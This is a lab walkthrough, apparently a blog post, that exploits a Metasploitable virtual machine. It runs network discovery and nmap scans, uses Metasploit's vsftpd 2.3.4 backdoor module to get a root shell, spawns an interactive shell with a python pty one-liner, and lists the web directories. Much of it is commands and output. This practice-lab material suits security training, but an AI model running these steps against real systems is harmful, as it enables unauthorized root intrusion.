

Go to root user

```
(swafia@kali)-[~]  
$ sudo su  
[sudo] password for swafia:  
(root@kali)-[/home/swafia]  
#
```

Get ur ip

```
(root@kali)-[/home/swafia]  
# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:90:d4:02 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 436sec preferred_lft 436sec  
    inet6 fe80::a00:27ff:fe90:d402/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(root@kali)-[/home/swafia]
```

Discover all ip in range of ur ip

```
(root@kali)-[/home/swafia]  
# netdiscover -r 10.0.2.0/24
```

File Actions Edit View Help

Currently scanning: Finished! | Screen View

4 Captured ARP Req/Rep packets, from 4 hosts.

IP	At	MAC Address	Count	Le
10.0.2.1		52:54:00:12:35:00	1	6
10.0.2.2		52:54:00:12:35:00	1	6
10.0.2.3		08:00:27:49:e6:3f	1	6
10.0.2.4		08:00:27:56:17:c9	1	6

Scan with nmap for metasploit machine ip

```
(root@kali) [/home/swafia]
# nmap 10.0.2.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-16 09:11
Nmap scan report for 10.0.2.1
Host is up (0.00015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

(root@kali) [/home/swafia]
# nmap 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-16 09:11
Nmap scan report for 10.0.2.4
Host is up (0.00080s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

Search service and version with nmap scan

```
nmap -sV -O 10.0.2.4
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-16 09:13 EDT
```

```
Nmap scan report for 10.0.2.4
```

```
Host is up (0.0011s latency).
```

```
Not shown: 977 closed ports
```

```
PORT      STATE SERVICE  VERSION
```

21/tcp open ftp **vsftpd 2.3.4**

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login OpenBSD or Solaris rlogind

514/tcp open tcpwrapped

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:56:17:C9 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;

CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.


Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds

```

root@kali:~# nmap -sV -O 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-16 09:13 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd

```

Search on google for specific module version



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show targets
3 ...targets...
4 msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
5 msf exploit(vsftpd_234_backdoor) > show options
6 ...show and set options...
7 msf exploit(vsftpd_234_backdoor) > exploit
```

Open metasploit console on kali

```
root@kali: [/home/swafia]
# msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; .;P'
IIIIII 'YvP'

I love shells --egypt

=[ metasploit v6.0.30-dev
+ -- --[ 2099 exploits - 1129 auxiliary - 357 post
+ -- --[ 592 payloads - 45 encoders - 10 nops
+ -- --[ 7 evasion

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
msf6 >
```

Search that module available or not at m.s

```
msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
```

Load that module

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

Metasploit tip: Open an interactive Ruby terminal with
irb
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/inter
act
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Check required things on that module

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    21               yes       The target host(s), range CIDR identifier
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  PAYLOAD    cmd/unix/interact  yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Set Required settings then again check

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.0.2.4         yes       The target host(s), range CIDR identifier
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
```

Now time to exploit that module

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.4:6200) at 2022-10-16 09:43:42 -0400
```

Make an interactive shell

```
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.4:6200) at 2022-10-16 09:43:42 -0400
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/#
```

See the details of list

```
root@metasploitable:/# ls -lart
ls -lart
total 97
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 14 root root 13540 Oct 16 09:39 dev
drwxr-xr-x 13 root root 4096 Oct 16 09:39 root
-rw----- 1 root root 15194 Oct 16 09:39 nohup.out
dr-xr-xr-x 112 root root 0 Oct 16 09:39 proc
drwxr-xr-x 12 root root 0 Oct 16 09:39 sys
drwxrwxrwt 4 root root 4096 Oct 16 09:39 tmp
drwxr-xr-x 94 root root 4096 Oct 16 09:44 etc
```

Check which user are logged

```
root@metasploitable:/# uname -a  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
root@metasploitable:/#
```

Check at var folder whether any website host or not

```
root@metasploitable:/var# cd www  
cd www  
root@metasploitable:/var/www# ls -la  
ls -la  
total 80  
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 .  
drwxr-xr-x 14 root      root    4096 Mar 17 2010 ..  
drwxrwxrwt  2 root      root    4096 May 20 2012 dav  
drwxr-xr-x  8 www-data www-data 4096 May 20 2012 dvwa  
-rw-r--r--  1 www-data www-data  891 May 20 2012 index.php  
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 mutillidae  
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin  
-rw-r--r--  1 www-data www-data   19 Apr 16 2010 phpinfo.php  
drwxr-xr-x  3 www-data www-data 4096 May 14 2012 test  
drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki  
drwxrwxr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old  
drwxr-xr-x  7 www-data www-data 4096 Apr 16 2010 twiki  
root@metasploitable:/var/www#
```